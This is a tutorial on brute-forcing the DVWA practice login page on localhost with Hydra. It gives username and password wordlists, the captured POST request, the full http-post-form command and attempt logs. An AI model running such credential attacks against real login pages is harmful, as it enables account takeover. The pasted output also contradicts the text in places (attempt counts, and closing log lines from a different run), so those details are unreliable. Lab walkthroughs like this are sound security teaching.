
Looking at the syntax, let us look at each required element individually:

☑ USERFILE: The wordlist containing usernames.




```
3d
a
a1
aa
aaberg
aachen
aalborg
aalesund
aalii
aalst
aalto
aam
aara
aarau
aardvark
aardwolf
aaren
aargau
aarhus
aarika
aaron
aaron
aaronaaronic
aaronson
ab
aba
abaca
abacist
aback
abacus
abad
abad
abadan
abaddon
abaft
abagael
abagail
abalone
abamp
abampere
abana
abandon
abandoned
abarca
```

☑ PASSWORDFILE: The wordlist containing passwords.




```
123456
12345
123456789
password
iloveyou
princess
1234567
rockyou
12345678
abc123
nicole
daniel
babygirl
monkey
lovely
jessica
654321
michael
ashley
qwerty
111111
iloveu
000000
michelle
tigger
sunshine
chocolate
password1
soccer
anthony
friends
butterfly
purple
angel
jordan
liverpool
justin
loveme
fuckyou
123123
football
secret
andrea
carlos
```

☑ DOMAIN/IP: The domain name or the IP address of the target web application. Here, it is 127.0.0.1.




☑ METHOD: Since we have a POST method, we'll use http-post-form. If we had GET, we would have used http-get-form. The method can be found by checking the source code of the page. In the source code, the code block for the login form can be found.




```
<form action="#" method="POST">
    Username:<br />
    <input type="text" name="username"><br />
    Password:<br />
    <input type="password" AUTOCOMPLETE="off" name="password"><br />
    <br />
    <input type="submit" value="Login" name="Login">
    <input type='hidden' name='user_token' value='d2731516822a4198a31d685668a4a401' />
</form>
```

☑ REDIRECTIONURL: This is the URL to where the form redirects after pressing submit. In this case, it is 'DVWA/vulnerabilities/brute/'




☑ PARAMETERS: This is where our parameters will be placed. We can figure out the parameters by going to the Inspect Element window and selecting the Network tab.



Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	POST	127.0.0.1	/DVWA/vulnerabilities/brute/	document	html	1.85 KB	4.43 KB	4055 ms
200	GET	127.0.0.1	main.css	stylesheet	css	cached	3.93 KB	0 ms
200	GET	127.0.0.1	dvwaPage.js	script	js	cached	0 B	0 ms
200	GET	127.0.0.1	add_event_listeners.js	script	js	cached	593 B	0 ms
200	GET	127.0.0.1	favicon.ico	FaviconLoader.jsm:165 (img)	vnd.microsoft.ic...	cached	1.37 KB	0 ms

5 requests | 10.31 KB / 1.85 KB transferred | Finish: 4.07 s | DOMContentLoaded: 4.05 s | load: 4.06 s

With the POST request selected, we go to the Edit and Resend.




Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	POST	127.0.0.1	/DVWA/vulnerabilities/brute/	document	html	1.85 KB	4.43 KB
200	GET	127.0.0.1	main.css	stylesheet	css	cached	3.93 KB
200	GET	127.0.0.1	dvwaPage.js	script	js	cached	0 B
200	GET	127.0.0.1	add_event_listeners.js	script	js	cached	593 B
200	GET	127.0.0.1	favicon.ico	FaviconLoader.jsm:16...	vnd.micr...	cached	1.37 KB

```
5 requests   10.31 KB / 1.85 KB transferred   Finish: 4.07 s   DOMContentLoaded: 4.05 s   load: 4.06 s
```

```
POST http://127.0.0.1/DVWA/vulnerabilities/brute/

Status           200 OK
Version          HTTP/1.1
Transferred      1.85 KB (4.43 KB size)
Referrer Policy  no-referrer-when-downgrade

Response Headers (352 B)
Cache-Control: no-cache, must-revalidate
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 1545
Content-Type: text/html;charset=utf-8
Date: Sat, 13 Nov 2021 15:28:34 GMT
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Keep-Alive: timeout=5, max=100
Pragma: no-cache
Server: Apache/2.4.49 (Debian)
Vary: Accept-Encoding

Request Headers (565 B)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Content-Length: 83
```

The section Request Body contains the incorrect credentials entered. We can grab the entire request for our parameters.




Request Body

```
username=asdf&password=asdf&Login=Login
```

Thus the parameter we will be using will be equal to the following: "username=^USER^&password=^PASS^&Login=Login", where ^USER^ and ^PASS^ are placeholders for the values in the username and password wordlists respectively.

- FAILMESSAGE: This is the error message displayed when incorrect credentials are entered into the web application. This is how Hydra will know what the correct credentials are. For this case it is: 'Username and/or password incorrect.'



DVWA

Vulnerability: Brute Force

Login

Username:
user
Password:
•••


Login

Username and/or password incorrect.

Alternative, the account has been locked because of too many failed logins.
If this is the case, **please try again in 15 minutes**.


Now let us put together the command to execute the brute force.

```
hydra  -L  /home/alienmak/Downloads/username.txt  -P  /home/alienmak/Downloads/pass.txt
127.0.0.1 -V http-post-form
/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username  and/or
password incorrect.
```




```
┌──(alienmak㉿kali)-[~]
└─$ hydra -L /home/alienmak/Downloads/username.txt -P /home/alienmak/Downloads/pass.txt 127.0.0.1 -V http-post-form "/DVWA/vulnera
bilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect."
```

On executing the command, Hydra starts to brute force using different combinations of usernames and passwords from the wordlists.




```
┌──(alienmak㉿kali)-[~]
└─$ hydra -L /home/alienmak/Downloads/username.txt -P /home/alienmak/Downloads/pass.txt 127.0.0.1 -V http-post-form "/DVWA/vulnera
bilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username and/or password incorrect."
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for ill
egal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-13 10:40:34
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent
overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 8471584 login tries (l:902/p:9392), ~529474 tries per task
[DATA] attacking http-post-form://127.0.0.1:80/DVWA/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:Username an
d/or password incorrect.
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "123456" - 1 of 8471584 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "12345" - 2 of 8471584 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "123456789" - 3 of 8471584 [child 2] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "password" - 4 of 8471584 [child 3] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "iloveyou" - 5 of 8471584 [child 4] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "princess" - 6 of 8471584 [child 5] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "1234567" - 7 of 8471584 [child 6] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "rockyou" - 8 of 8471584 [child 7] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "12345678" - 9 of 8471584 [child 8] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "abc123" - 10 of 8471584 [child 9] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "nicole" - 11 of 8471584 [child 10] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "daniel" - 12 of 8471584 [child 11] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "babygirl" - 13 of 8471584 [child 12] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "monkey" - 14 of 8471584 [child 13] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "lovely" - 15 of 8471584 [child 14] (0/0)
[ATTEMPT] target 127.0.0.1 - login "3d" - pass "jessica" - 16 of 8471584 [child 15] (0/0)
```

In a couple of minutes, Hydra does 847158 login attempts and returns the correct combination of username and password. In this case, it is ‘admin’ and ‘password’.



```
[ATTEMPT] target 127.0.0.1 - login "aetri" - pass "lkpk45" - 20 of 42 [child 0] (0/0)
[ATTEMPT] target 127.0.0.1 - login "aetri" - pass "nshhj5" - 21 of 42 [child 1] (0/0)
[ATTEMPT] target 127.0.0.1 - login "aetri" - pass "dkkds9" - 22 of 42 [child 2] (0/0)
